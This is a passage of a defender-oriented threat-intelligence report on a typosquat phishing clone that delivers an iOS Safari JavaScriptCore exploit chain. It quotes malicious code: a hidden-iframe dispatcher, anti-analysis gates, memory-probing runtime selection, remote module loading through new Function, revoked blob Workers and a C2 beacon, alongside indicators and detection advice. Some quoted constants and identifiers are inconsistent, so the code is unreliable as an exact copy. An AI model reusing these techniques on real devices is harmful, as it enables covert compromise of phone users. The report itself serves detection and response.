 pbt-mdlenggong.png	2026-08-24 07:04	8.4K	
 pbt-mdpengkalanhulu.png	2026-08-24 07:04	8.4K	
 pbt-mdperaktengah.png	2026-08-24 07:04	7.9K	
 pbt-mdselama.png	2026-08-24 07:04	8.1K	
 pbt-mdtanjongmalim.png	2026-08-24 07:04	9.1K	
 pbt-mdtapah-.png	2026-08-24 07:04	7.8K	
 pbt-mpkualakangsar.png	2026-08-24 07:04	9.5K	
 pbt-mpmanjung.png	2026-08-24 07:04	7.0K	
 pbt-mptaiping.png	2026-08-24 07:04	8.6K	
 pbt-mptelukintan.png	2026-08-24 07:04	8.6K	
 nerak.png	2026-08-24 07:04	9.5K	

FIGURE 3 — OPEN DIRECTORY /ASSETS/IMG/

Figure 3. /assets/img/ holds 15 Malaysian local-authority (PBT) logos, every one stamped 2026-08-24 07:04.

The listing dates the cloning operation. Across the captured autoindex pages, 594 file entries carry the identical mtime 2026-08-24 07:04, and 126 directory entries carry 2026-08-24 13:19 — 6 h 15 m later. Uniformity to the minute holds even across bundled third-party libraries (aos/, bootstrap/, bootstrap-icons/, boxicons/, php-email-form/, swiper/), which would each carry their own upstream dates had they been assembled by hand. This is the signature of a single automated recursive fetch.

Reconciling the two file counts used in this report. The local SiteSucker mirror contains 223 files; the server’s own autoindex pages enumerate 594 file entries. These are different measurements, not a contradiction: the autoindex lists everything the origin exposes in the directories that have indexing enabled, whereas the mirror contains only what the crawler actually fetched (it follows links, honours its own scope rules, and skips what it cannot reach). Timestamp analysis uses the 594 autoindex entries, because those carry the server-side mtimes; content analysis — the 223-file “no credential form” finding — uses the local mirror, because that is what was actually retrieved

and read.

The consequence is a sequencing finding:

The clone was written on 2026-08-24. parkpeak.xyz was not registered until 2026-08-25. The operator mirrored the genuine Park@Perak site first, then acquired a typosquat domain to host it — while the payload infrastructure (2ws3ed4rf5tgy.com) had already been standing for 24 days, since 2026-08-01.

Payload infrastructure is therefore **long-lived and provisioned ahead of any specific lure**; the lure itself is disposable and assembled in under two days. Defensively this means blocking parkpeak.xyz addresses one campaign, whereas 2ws3ed4rf5tgy.com is the durable indicator. It also predicts further lures against other Malaysian public-service brands reusing the same payload host.





FIGURE 6 — STAGING TIMELINE

Figure 6. Staging timeline. Vector source: figures/fig06_clone_timeline.svg.

8.1 Delivery chain



8.2 Paired detonation — the gating evidence

Identical URL, identical scan parameters, **only** the Safari User-Agent iOS version differs.

	IOS 17.2 UA	IOS 17.4 UA
urlscan UUID	01a04eb6-38f7-739c-9943-dcfd9e6bf630	01a04eb7-fe4a-7768-a1b4-00452a0da229
HTTP transactions	14	7
Page size	32 KB	analytics only
Primary document	200, 2 KB text/html	not served
Nested exploit frame	fbd1a77e79b0.html, 26 KB	none
JS stage	1a05d14a...b132f.js, 19 KB, XHR	none
blob: URLs created	6	0
Non-Cloudflare content	yes	none
Cloudflare edge IP	172.67.147.241	104.21.79.206
urlscan verdict	No classification	No classification
Google Safe Browsing	No classification	No classification

8.3 Dispatcher gate — verbatim

```

var ua = navigator.userAgent;
var m = /iPhone OS (\d+)_\d+/g.exec(ua);
var target;
var mj = m ? parseInt(m[1]) : 0, mn = m ? parseInt(m[2]) : 0;
if (m && (mj > 18 || (mj == 18 && mn >= 4))) {
    target = "78b6ed1f6e4d.html";
} else {
    target = "fbd1a77e79b0.html";
}
var ts = Date.now();
var last = parseInt(sessionStorage.getItem('_rt') || '0');
if (last && (ts - last) < 15000) return;
sessionStorage.setItem('_rt', '' + ts);
var f = document.createElement('iframe');
f.src = target + '?' + Math.random();
f.style.cssText = 'position:absolute;left:-9999px;width:1px;height:1px;border:none;opacity:0.01';
document.body.appendChild(f);
setTimeout(function(){
    sessionStorage.removeItem('_rt');
    location.reload();
}, 60000);

```

8.4 Anti-analysis logic — structural excerpt

Reproduced to document *detection* behaviour only; no exploitation logic is included.

```

// desktop-Safari rejection
"MacIntel" === platform &&
  -1 === Object.getOwnPropertyNames(window).indexOf("TouchEvent") → abort

// WebDriver rejection
if (true === navigator.webdriver) throw

// headless / emulator rejection – requires all three to be present
["mozRTCPeerConnection", "RTCPeerConnection", "webkitRTCPeerConnection", "RTCIceGatherer"]
  .some(n => n in globalThis)
&& globalThis.WebGLRenderingContext
&& (MathML <mrow mathcolor="blue"> computes to "rgb(0, 0, 255)")

// version floor
if (130000 > jscVersion) return 1001;

```

8.5 Version parsing and offset-table selection — verbatim

From module 76491ebe...5a46. This is the routine that converts a User-Agent into the integer key used against the offset database.

```

// non-Safari engines are rejected outright
if (u.match(/Version\/\d+\.(\d+)?\s/)) 0.dn = "safari";
else if (u.match(/AppleWebKit\/\d+\.(\d+)?\s/)) 0.dn = "safari";
else throw new Error("");
if ("safari" !== 0.dn) throw new Error("");

// version extraction, in precedence order
let i = u.match(/Version\/(\d+)\.(\d+)?\s/);
if (i === null && u.startsWith("MobileStore/1.0"))
  i = u.match(/iOS\/(\d+)\.(\d+)?\s/);
if (i === null && u.match(/iPhone OS \d+_\d+(\?:_\d+)?\s/))
  i = u.match(/iPhone OS (\d+)\_(\d+)(?:_(\d+))?\s/);
if (i === null) throw new Error("");

// MMmmp encoding: 17.3.0 -> 170300
const a = parseInt(c(i[1]) + c(i[2]) + (i[3] ? c(i[3]) : "00"), 10);
0.qn = a;
0.runtime = "o84Kg6";
p(); // merge offset tables up to 0.qn

```

The merge routine `p()` walks the table oldest-to-newest and stops at the running version, accumulating offsets:


```
function p() {
  const n = T[0.runtime].reverse();
  let e = Object.assign(0.jn, n[0]);
  for (const o of n.slice(1)) {
    if (o.qgeAq > 0.qn) break;      // stop once past the running version
    e = Object.assign(e, o);
  }
  0.jn = e;
}
```

Offset database coverage. The `qgeAq` keys observed across the three runtime tables, decoded to Safari versions:

RUNTIME	QGEAQU KEYS PRESENT	SAFARI RANGE COVERED
o84Kg6	170300, 170200, 170000, 160600, 160400, 160200, 150600, 150400, 150200, 130006, 130001, 110000, 100000	10.0 → 17.3
OTd9nq	170000, 160600, 160300, 160000, 150600, 150500, 150400, 150100, 150000, 140102, 140100, 140003, 140000, 130100, 130001, 130000, 120000, 110000, 100000	10.0 → 17.0
xNMnk1	150000, 130006, 120000, 110000, 100000	10.0 → 15.0

The highest key anywhere in the database is `170300` — Safari 17.3. See §10.3 for the significance of that ceiling.

8.6 Runtime classification by memory probe — verbatim

The User-Agent selects a *provisional* runtime; this routine overrides it by reading the actual heap layout, and **throws if the UA-derived default survives**.

```
r._qK8Q1 = function () {
  const n = n => { const e = 0.Vn.ne(n);
    return 0.Vn.oe(e + <offset OPegLb>); },
    e = n(WebAssembly.Table),
    o = n(WebAssembly.Instance);
  let t = e;
  for (e.et !== o.et && (0.Tn = !0, t = t.Tt()), // PAC-strip high byte
    t = t.Bt(t.it % 4096); // align to 4096
    0xFEEDEFACF !== 0.Vn.le(t);) // MH_MAGIC_64
    t = t.Bt(4096); // walk back one page
  const r = 0.Vn.le(t.H(4)); // Mach-O cputype at +4
  if (16777223 === r) 0.runtime = "xNMnk1"; // 0x01000007 x86_64
  else if (16777228 === r) 0.runtime = "OTd9nq"; // 0x0100000C arm64
  else throw new Error("");
  0.yn = t;
  if ("o84Kg6" === 0.runtime) throw new Error(""); // UA default never valid
  p();
  Object.freeze(0.jn);
};
```

What the sentinels actually are. The loop terminator, written in source as `4294967296+(1296459596 ^ -1280598653)`, folds to `0xFEEDFACF` — `MH_MAGIC_64`, the **Mach-O 64-bit header magic**. The two comparison values are Apple’s CPU type constants: `0x01000007` is `CPU_TYPE_X86_64` and `0x0100000C` is `CPU_TYPE_ARM64`.

The routine is therefore walking backwards page by page from a live object address until it locates the **Mach-O header of the loaded JavaScriptCore binary**, then reading that header’s `cpu_type` field. Classification is by **CPU architecture**: `x86_64` is `x86_64`, `arm64` is `arm64`. This explains why the same Safari version carries different offsets under different runtime keys in §8.5 — JSC struct layouts differ between architectures. It also means the framework distinguishes an Intel Mac or Intel iOS Simulator from a real arm64 device, and note that the `x86_64` table holds only 5 entries against `arm64`’s 19.

Two further observations. First, `0x1` is set when the two structure addresses differ in their high word — the framework **detecting that pointer authentication is in use** and switching to masked arithmetic. Second, `Object.freeze(0.jn)` after resolution is defensive against analyst tampering with the offset table at runtime.

These constants are strong indicators in their own right: legitimate web JavaScript has no reason to know the Mach-O magic number. See Annex D §D.4 and §D.9.

8.7 Hash-addressed module fetch — verbatim

```
globalThis.zsoQl3 = async function (M) {
  if (M in e == !1 && M in MM == !1) {
    let I = M;
    I = IM(e.p + M).substring(0, 40);          // IM = SHA-256; e.p = salt
    const D = await function (M) {
      return new Promise((I, D) => {
        const T = new XMLHttpRequest();
        const b = (M, I) => Math.floor(Math.random() * (I - M + 1)) + M;
        const N = new URL(e.$ + M);           // e.$ = base URL from location
        const g = Math.random().toString(36).slice(2, b(5, 10)), // junk key
              d = b(0, 1);                     // junk value
        N.searchParams.set(g, d);
        T.open("GET", N.toString(), !0);
        T.responseType = "text";
        T.onreadystatechange = () => {
          if (T.readyState === XMLHttpRequest.DONE)
            if (200 === T.status) { ... I(T.response); } else reject("");
        };
        T.send();
      });
    }(I + ".js");
    e[M] = new Function(D)();                  // module executed, never touches disk
  }
  return c(M);
};
```

Salt installation at load time:

```
globalThis.Gn6C5n(pvnDtXk);           // base URL, derived from location
globalThis.e571tN("5e84e77f3898c5be"); // per-deployment salt
```

Note `200 === T.status` is written obfuscated in the original as `(1916950324 ^ 1916950524) === T.status`. The same arithmetic-obfuscation pattern recurs throughout — constants are expressed as XOR pairs to defeat literal grep. Every module arrives as text and is executed via `new Function`; **nothing is ever written to disk**, which is why host-based forensics on a compromised device recovers no exploit artefacts.

8.8 Stage-4 JSC type-confusion groom — structure only

From `1a05d14a...b132f.js`. Redacted per §01: the JIT-warming iteration counts, structure offsets, and the transition trigger are omitted. What follows documents only the *shape* of the technique, which is public art.

```
pm = { init: function () {
  pm.fc = { oo: 1, lo: 2 };
  pm.fa = [1.1, pm.fc];
  let t = [1.1, 1.1]; t.co = 1.1;
  let n = [1.1, 2.2]; n.co = 1.1;
  function e() {}
  let r = Reflect.construct(Object, [], e); // twin objects, same structure
  let i = Reflect.construct(Object, [], e);
  r.p1 = t; r.p2 = t; // twin A holds object refs
  i.p1 = 0x1337; i.p2 = 0x1337; // twin B holds ints
  delete i.p2; delete i.p1; // structure transition
  i.p1 = 0x1337; i.p2 = 0x1337;
  let h = function (t, e) { ... }; // polymorphic accessor
  /* JIT warm-up loop - REDACTED */
}};
```

The technique: two objects are created with an identical structure via `Reflect.construct`, one storing object references and one storing integers. A polymorphic accessor function is JIT-warmed until JavaScriptCore speculates a single structure, then a structure transition is induced so the optimised code reads an integer as a pointer (or the reverse) — yielding `addrof` and `fakeobj`.

This is the classic JSC **structure/type-confusion** pattern. It corresponds directly to Apple's own wording for the class of bug in this range — “A *type confusion* issue was addressed with improved checks” — see §10.

8.9 Stage-4 arbitrary read/write and PAC handling — structure only

```
// WebAssembly-backed R/W backend
const sc-camel-wasm-bytes = new Uint8Array([ /* embedded module - REDACTED */ ]);
this.rs = new WebAssembly.Instance(new WebAssembly.Module(wasmBytes), {});
this.ss = new WebAssembly.Instance(new WebAssembly.Module(wasmBytes), {});
// exports btl / alt wrapped as:
//   Ci(addr)          -> 64-bit read
//   zi(addr, value) -> 64-bit write

// JSValue tag scan - locates known cells by their NaN-boxed tags
const U = () => {
  for (let t = -0x1800n; t > -0x3000n; t += 0x8n) {
    const e = b - t;
    if (n.Ci(e) == 0xfffe0000000055432n &&
        n.Ci(e + 0x8n*2n) == 0xfffe0000000055432n &&
        n.Ci(e + 0x8n*3n) == 0xfffe00000000ff432n &&
        n.Ci(e + 0x8n*5n) == 0xfffe00000000ff432n) { ... }
  }
};

// pointer-authentication bit stripping
Ao(ptr) => ptr & 32767 // retain low bits, discard PAC signature
Dt() / Tt() => high byte & 127
```

Three primitives are therefore confirmed present in the retrieved sample:

1. `addrof / fakeobj` via JSC type confusion (§8.8)
2. **Arbitrary 64-bit read/write** via twin WebAssembly instances
3. **Pointer-authentication bit stripping**

Item 3 is the significant one. See §10.2.

8.10 Anti-forensic Worker staging — verbatim

```
const c = URL.createObjectURL(new Blob([n], { type: "text/javascript" }));
const h = new Worker(c);
URL.revokeObjectURL(c); // revoked immediately, before the Worker even starts
```

The exploit body runs inside Web Workers sourced from `blob:` URLs that are revoked in the same tick they are created. The Worker retains its reference and executes normally, but the blob is unresolvable from that moment on — it cannot be fetched by an analyst, a browser extension, or a scanner, and it never appears in the URL registry for enumeration.

This is the mechanism behind the six recorded-but-unretrievable `blob:` URLs in the 17.2 detonation (§8.2). It is the single most effective anti-analysis measure in the chain: even a fully successful detonation on instrumented hardware yields no retrievable final-stage code by ordinary means.

8.11 Failure-code beacon — verbatim

```
function pvnDtXf(v) {
  var b = pvnDtXQ([]); // C2 base — EMPTY in this sample
  if ("" !== b) {
    const J = pvnDtXA._acjGz(b);
    if (J) { b = new XMLHttpRequest();
      v = J + "?e=" + v;
      b.open("GET", v, !0); b.send(); }
    }
  }

  self.setTimeout(async function () {
    try { const v = await pvnDtXD();
      pvnDtXf(v === 0 ? 0 : v === 1001 ? 1001 : v === 1000 ? 1000
        : v === 1003 ? 1003 : v); }
    catch (v) {}
  }, 10);
```

CODE	MEANING
0	Chain completed
1000	Generic failure
1001	Unsupported JSC version (below floor, or no offset entry)
1003	Private browsing or emulator detected

The 10 ms `setTimeout` means detonation begins effectively on load. The empty C2 base is discussed in §07 Stage 3.

08a Annex D — Defender-Facing Code Walkthrough

Annex D, appended to this document after the References, explains the loader and exploit internals for detection engineers and incident responders. It covers the self-derived SHA-256 (and why constant-based YARA rules miss it), the hash-addressed module scheme, the version-offset database and what it reveals about the operator, the memory-probe runtime classification and why User-Agent hardening does not mitigate it, each of the six gates with its defensive implication, the constant-obfuscation scheme with a deobfuscation table, a **detect / do-not-detect** signal table ranked by durability, and response guidance keyed to the `?e=` beacon codes.

Two conclusions from it belong here:

- **The single highest-value control is a CSP forbidding `unsafe-eval`.** Every module after the frame loads through `new Function(<fetched text>())`. A CSP violation fires at stage 3, before any memory corruption is attempted, and it is reported by the browser rather than inferred by a scanner the gates are built to fool.
- **The MyCERT component hashes are reproduced there in blocklist form (§D.11)** with a chain diagram and scoping guidance: the lower half of the set (sandbox escape onward) indicates **confirmed compromise with probable persistence**, not a blocked drive-by.
- **Absence of disk artifacts is the expected outcome, not evidence of failure.** Modules execute from memory, blob URLs are revoked in the same tick, and cache headers prevent retention. Scope incidents from network telemetry.

09 Indicators of Compromise

9.1 Class A — high-confidence, directly observed

TYPE	INDICATOR	SIZE	NOTE
domain	parkpeak.xyz	—	Park@Perak typosquat lure; registered 2026-08-25
domain	2ws3ed4rf5tgy.com	—	payload apex; registered 2026-08-01, TUCOWS
domain	gk9p1becso5e.2ws3ed4rf5tgy.com	—	exploit dispatcher host
domain	suk.hypepressobot.com	—	fake support-chat widget (dwell-time engineering)
url	https://gk9p1becso5e.2ws3ed4rf5tgy.com/q5c5t4jv93nb.html	—	injected iframe src, parkpeak.xyz/index.html:1
ip	172.67.147.241	—	Cloudflare edge serving payload (17.2 scan)
ip	104.21.79.206	—	Cloudflare edge, no-serve branch (17.4 scan)
ip	188.114.96.3	—	current DNS A record, dispatcher
sha256	8ce2d65251707c3bda8b14fe02e372cc4e861bee1e57194d6e40d41fee242f2f	2 KB	q5c5t4jv93nb.html — version dispatcher
sha256	e81abb11be2ea738ed5d1ef073f26733f67893ec69d4c74af6e24c338769e083	26 KB	fbd1a77e79b0.html — Branch A exploit framework
sha256	995447de4d1cb57cc7f979dddc38cbe9ec4419c5601c99a09b3e9da64503f5e6	19 KB	1a05d14a2d5e5c30a2b91654ff3aaa5de48b132f.js — JSC stage
token	10d5a22d93914f0fa863688684f6d862	—	Cloudflare Web Analytics token — dispatcher and Branch A frame
token	6abf3a1e8c7243fabf3568a81df1d146	—	Cloudflare Web Analytics token — parkpeak.xyz lure, distinct property
banner	Apache/2.4.52 (Ubuntu) Server at parkpeak.xyz Port 443	—	origin fingerprint leaked by autoindex; Ubuntu 22.04 LTS package version
string	5e84e77f3898c5be	—	per-deployment module-name salt
path	78b6ed1f6e4d.html	—	Branch B, iOS ≥ 18.4 — not retrieved in this investigation
path	fbd1a77e79b0.html	—	Branch A

9.1a Class A — MyCERT-published component set

Provenance. These twelve hashes and their component labels are published by MyCERT, in the same advisory that originally flagged `parkpeark.xyz`. They are therefore a **primary source from the national CERT**, not analyst-assembled indicators — the strongest provenance in this report, and stronger than anything this investigation derived independently. The AV family names in the right-hand column were obtained by looking the hashes up on VirusTotal; those lookups were supplied by the requesting analyst and could **not** be independently reproduced here (VirusTotal’s interface is client-rendered and returned only the page shell to automated retrieval), so ratios and per-engine names remain unverified. **The hashes and component labels are authoritative; the family names are indicative.**

SHA-256	COMPONENT (PER MYCERT)	AV FAMILY
3953c959328c457b6e745c466ac300d7794c26d3a03172ad24c84aa6258e8a0c	Redirect page	—
e3d4cff4f30d97bb84a58dcfb0f9b07e0488afddcaf5480457fcd15e40c777a0	Version dispatcher	—
e9a8947610f05bc6add2aed09ed95c5d99488be5c479b7e2dd16f30130b07e0d	Exploit loader	—
b7222f779e753ff8e624b6ab4fca43fba3a113f3ceb55ef89537ec669186c91b	Legacy chain (iOS below 18)	JS/Coruna.A
3196034ef1196c9151395859019674e14e3c06e3fdbf230c7e0d0c5f6211824a	Exploit module (iOS 18.5 and below)	I0S/ Exploit.DarkSword.A
4f95f982a45390edf7717156c2ee9be53e2341d55b2bda33abacd87b6e481661	Exploit module (iOS 18.6.x)	I0S/ Exploit.DarkSword.A
9068b3b26d425606517a0f3703ec47d1e203a34b206cf0019e4fae4609fc9f34	Exploit worker	—
cd9d756ac095d02c8876e40a0035397092e796a001b3107da63aec8b0d3bb85	Sandbox escape stage	—
6db7114ed9e8a89a75d11930d348ebd6c3bd52572238191c3116b100e8963a98	Privilege escalation stage	—
8f7f3d2e6e36445218c6a8daa97219a2ce87661a7b4f1beeb6458f0418831cb66	Implant	—
6d07716c7fc93b3af5361e89a267eadc1298d9a028837e5ddf316da870ffe0b5	Second-tier loader	—
105792db06d3fe24ca840989a1ec8741d98ee6745a2d3e4cf4177c8a79ceec80	Second-tier payload	—

This table closes the report’s largest gap. §12 recorded the final objective as unknown because no post-primitive module was retrieved. MyCERT’s component labels supply the answer structurally,

without this investigation ever touching the modules:

Browser exploit → *sandbox escape* → *privilege escalation* → *implant*, followed by a *second-tier loader and payload*.

That is a full device-compromise chain terminating in persistent implantation, not a browser-scoped exploit. The MITRE mapping in §11 — which left Persistence, Privilege Escalation, and Collection unmapped — is corrected in §11.1 accordingly.

Reconciling this with the retrieved artifacts. The labels align cleanly with the observed architecture, but note the numbering difference: MyCERT's split is at **iOS 18**, while the dispatcher retrieved here splits at **18.4**. The most economical reading is that MyCERT's "Legacy chain (iOS below 18)" corresponds to Branch A (`fbd1a77e79b0.html` , the JavaScriptCore framework analysed in §8.5–8.11), and that Branch B (`78b6ed1f6e4d.html` , never retrieved) is one or both of the DarkSword exploit modules. **The JS/Coruna.A label on the legacy chain is the significant one:** Coruna is the family named for the iOS 13–17.2 path in `CTI-YJWH8-2026-08-04` , which is the direct basis for the revised linkage assessment in §12.

Not yet established: no hash in this table has been matched against a hash derived in this investigation. The three artifacts retrieved from urlscan (§9.1) have different SHA-256 values from any row above. That is expected — urlscan hashes the served response body, and MyCERT is likely hashing a differently captured or differently normalised copy — but it means the correspondence between this table and the retrieved artifacts is **inferred from labels and architecture, not proven by hash identity**.

Why this matters to the assessment.

It closes the Branch B gap by family, not by artifact. §07 records that `78b6ed1f6e4d.html` (iOS ≥ 18.4) was never retrieved, leaving modern-iOS coverage claimed but unverified. The two `DarkSword` modules occupy exactly that range — 18.5-and-below and 18.6.x — which is consistent with Branch B being a DarkSword exploit module. **This remains a correlation, not a confirmed link:** no retrieved parkpeak artifact hashes to these values, and the association rests on the version ranges aligning with the dispatcher's 18.4 split.

It ties the legacy branch to Coruna by name. `JS/Coruna.A` for "iOS below 18" matches the family named throughout `CTI-YJWH8-2026-08-04` , where the iOS 13–17.2 path is identified as the Coruna chain. Branch A of this campaign is served to everything below the 18.4 boundary and is a JavaScriptCore exploitation framework — the same class of artifact, in the same version band, under the same family label.

It materially strengthens the yjwh8 linkage. §9.4 records **no match** on Class A hashes and correctly labels that comparison *inconclusive rather than exculpatory*, because the two sets are different classes of artifact. Shared AV family naming across both campaigns — `DarkSword` for the modern chain and `Coruna` for the legacy chain — is a **weaker but more relevant** signal than hash identity: it survives the operator rebuilding stage-1 loaders between campaigns, which hash comparison does not. Combined with the version-gated dual-branch architecture appearing in

both, this raises the parkpeak-yjwh8 relationship from *unassessed* to a **Moderate-confidence** assessment that both campaigns deploy the same exploitation toolkit, whether operated by the same party or acquired from a common supplier.

Verification required before this is relied upon. An analyst with VirusTotal access should confirm, for each hash: the detection ratio and per-engine names; the first-submission date and submitting country; the file type and size; and any `Relations` entries linking these samples to `2ws3ed4rf5tgy.com`, `yjwh8.shop`, or the module identifiers in §9.2. A confirmed contacted-URL or parent-domain relation would convert the Branch B correlation above into a direct finding.

9.2 Class B — module identifiers (framework-internal, not filenames)

Module IDs referenced by the loader. Actual served filenames are `SHA256(salt + id)[:40] + ".js"` and are deployment-specific.

ROLE	MODULE ID
64-bit arithmetic / helpers	8add263d6cb1c99c4055bf517c0d522906012a3c
Environment + offset DB	76491ebe0f57f81d4a58b5672282959c91785a46
Primitive backends	968832aef7d89ee244afea61cc622c994d7328b0, 7ce711ac70dd5a54dab9f82d02625413e7852416, 29da0c69dc179868b5d8d12e528a1f9475639455, 661dc3b5c070ab14f10ea4b9747aa2c7af3c8fef, 5a4bff0f1f6d088a932d1a927edcc51d47b230ff
Exploit backends	7221c283d67fb170f55baf6d6d2e36ad4fb535f62, b62f332045e3fb865e8c4d1cb6095fa04b5d7e3a, f5ddfbd12702affbf73aa1a77943bf76bb51c693, 27ad0ca4895d2ac49c2004ab9b9c48be3c68c9d4, 91930cc8a05eae9333cd7bbc76249972a5bd3f2, 8098a83ddc3a351ab035903ee7e700521ec6ed47
Final payloads	edc24fe3438e44c1219700a32683ad6dbb0557e4, 6c182955d9c6fa418cff104e44ca78feec984c25

9.3 Class C — behavioural indicators

INDICATOR	NOTE
sessionStorage key <code>_rt</code>	15-second re-detonation rate limit
60-second <code>location.reload()</code> loop	Repeat exploitation of an idle tab
Hidden iframe: <code>left:-9999px; 1x1px; opacity:0.01</code>	Delivery concealment
Iframe before <code><!DOCTYPE></code>	Earliest-possible execution; quirks-mode side effect
6 blob: URLs, immediately revoked	Worker staging with anti-forensic teardown
Differential serving by UA iOS version	Two independent gating layers
Exfil pattern <code>GET <c2>?e=<0\ 1000\ 1001\ 1003></code>	Structured failure telemetry
Autoindex enabled on <code>/assets/</code>	Operator configuration error; exposes the file tree and its timestamps
594 autoindex-listed files sharing mtime <code>2026-08-24 07:04</code>	One automated recursive clone; uniform even across bundled third-party libraries
126 directories stamped <code>2026-08-24 13:19</code>	Tree finalised +6 h 15 m after the file fetch
Clone mtime predates WHOIS registration	Content mirrored before the typosquat domain was acquired

9.4 Cross-check against CTI-YJWH8-2026-08-04 §9.1

No match. None of the three Class A SHA-256 values above appear in the `yjwh8.shop` Class A set; no domain or IP overlap; no ASN overlap beyond Cloudflare, which is not discriminating.

This is **inconclusive rather than exculpatory** — and is now partly superseded by the AV family attribution in §9.1a, which links the two campaigns at the toolkit level rather than the file level. The `yjwh8` Class A hashes cover CoreAudio (CVE-2025-31200/31201), ANGLE/WebGL (CVE-2025-14174), and kernel privilege-escalation (CVE-2025-43520) modules. The `parkpeak` artifacts are stage-1 loaders and JSC primitives. These are **different classes of artifact from different positions in a chain**, so absence of overlap does not test the hypothesis. A meaningful comparison would require Branch B or the post-primitive modules, neither of which was retrieved.

10 Apple Patch Correlation

All text in this section is quoted verbatim from Apple’s official security advisories at support.apple.com. Apple’s standing preamble applies:

“For our customers’ protection, Apple doesn’t disclose, discuss, or confirm security issues until an investigation has occurred and patches or releases are available.”

No CVE is attributed to this campaign as a matter of established fact. The exploitation modules were not retrieved (§12 Intelligence Gaps), so the specific vulnerability in use is unknown. This section correlates *observed framework capability* against *published patch text* and labels each correlation’s confidence.

10.1 The dispatcher boundary — iOS 18.4

The client-side gate splits at iOS 18.4 (§07 Stage 2). Two Apple releases sit at that boundary.

iOS 18.4 / iPadOS 18.4 — released March 31, 2025 “About the security content of iOS 18.4 and iPadOS 18.4” — support.apple.com/en-us/122371

Five WebKit entries, none flagged as exploited:

